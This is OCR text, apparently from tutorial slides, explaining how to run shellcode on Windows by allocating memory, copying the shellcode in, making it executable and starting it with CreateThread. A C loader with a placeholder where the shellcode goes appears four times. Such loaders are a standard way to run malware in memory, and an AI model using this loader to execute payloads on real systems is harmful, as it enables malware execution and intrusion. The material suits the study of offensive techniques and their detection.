

Executing a shellcode using CreateThread()

Step 1: Allocate the memory for shellcode



Step 2: Copy the shellcode into this memory




Step 3: make it executable

VirtualAlloc( )

RtlMoveMemory( )

VirtualProtect( )




Step 4: run it using CreateThread()

VirtualAlloc( )

RtlMoveMemory( )


VirtualProtect( )

CreateThread( )



Code:


```
unsigned char shellcode[ ] = <shellcode>

int main( )
{

        void *shellcode_memory;

        //Allocate memory for shellcode
        shellcode_memory = VirtualAlloc( 0, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE );

        //copy the shellcode to memory
        RtlMoveMemory( shellcode_memory, shellcode, sizeof(shellcode));


        //make the stored shellcode executable

        DWORD oldprotect = 0;

        BOOL output = VirtualProtect( shellcode_memory, sizeof(shellcode), PAGE_EXECUTE_READ, &oldprotect);

        if ( output != 0 )
        {
                //run the shellcode
                HANDLE hThread = CreateThread( NULL,0, (LPTHREAD_START_ROUTINE)shellcode_memory, 0, 0, 0);
                WaitForSingleObject(hThread,-1);
        }
        return 0;

}
```



Process


Code:

```
unsigned char shellcode[ ] = <shellcode>

int main( )
{

        void *shellcode_memory;

        //Allocate memory for shellcode
        shellcode_memory = VirtualAlloc( 0, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE );

        //copy the shellcode to memory
        RtlMoveMemory( shellcode_memory, shellcode, sizeof(shellcode));


        //make the stored shellcode executable

        DWORD oldprotect = 0;

        BOOL output = VirtualProtect( shellcode_memory, sizeof(shellcode), PAGE_EXECUTE_READ, &oldprotect);

        if ( output != 0 )
        {
                //run the shellcode
                HANDLE hThread = CreateThread( NULL,0, (LPTHREAD_START_ROUTINE)shellcode_memory, 0, 0, 0);
                WaitForSingleObject(hThread,-1);
        }
        return 0;

}
```



Code:

```
unsigned char shellcode[ ] = <shellcode>

int main( )
{

        void *shellcode_memory;

        //Allocate memory for shellcode
        shellcode_memory = VirtualAlloc( 0, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE );

        //copy the shellcode to memory
        RtlMoveMemory( shellcode_memory, shellcode, sizeof(shellcode));


        //make the stored shellcode executable

        DWORD oldprotect = 0;

        BOOL output = VirtualProtect( shellcode_memory, sizeof(shellcode), PAGE_EXECUTE_READ, &oldprotect);

        if ( output != 0 )
        {
                //run the shellcode
                HANDLE hThread = CreateThread( NULL,0, (LPTHREAD_START_ROUTINE)shellcode_memory, 0, 0, 0);
                WaitForSingleObject(hThread,-1);
        }
        return 0;

}
```



Code:

```
unsigned char shellcode[ ] = <shellcode>

int main( )
{

        void *shellcode_memory;

        //Allocate memory for shellcode
        shellcode_memory = VirtualAlloc( 0, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE );

        //copy the shellcode to memory
        RtlMoveMemory( shellcode_memory, shellcode, sizeof(shellcode));


        //make the stored shellcode executable

        DWORD oldprotect = 0;

        BOOL output = VirtualProtect( shellcode_memory, sizeof(shellcode), PAGE_EXECUTE_READ, &oldprotect);

        if ( output != 0 )
        {
                //run the shellcode
                HANDLE hThread = CreateThread( NULL,0, (LPTHREAD_START_ROUTINE)shellcode_memory, 0, 0, 0);
                WaitForSingleObject(hThread,-1);
        }
        return 0;

}
```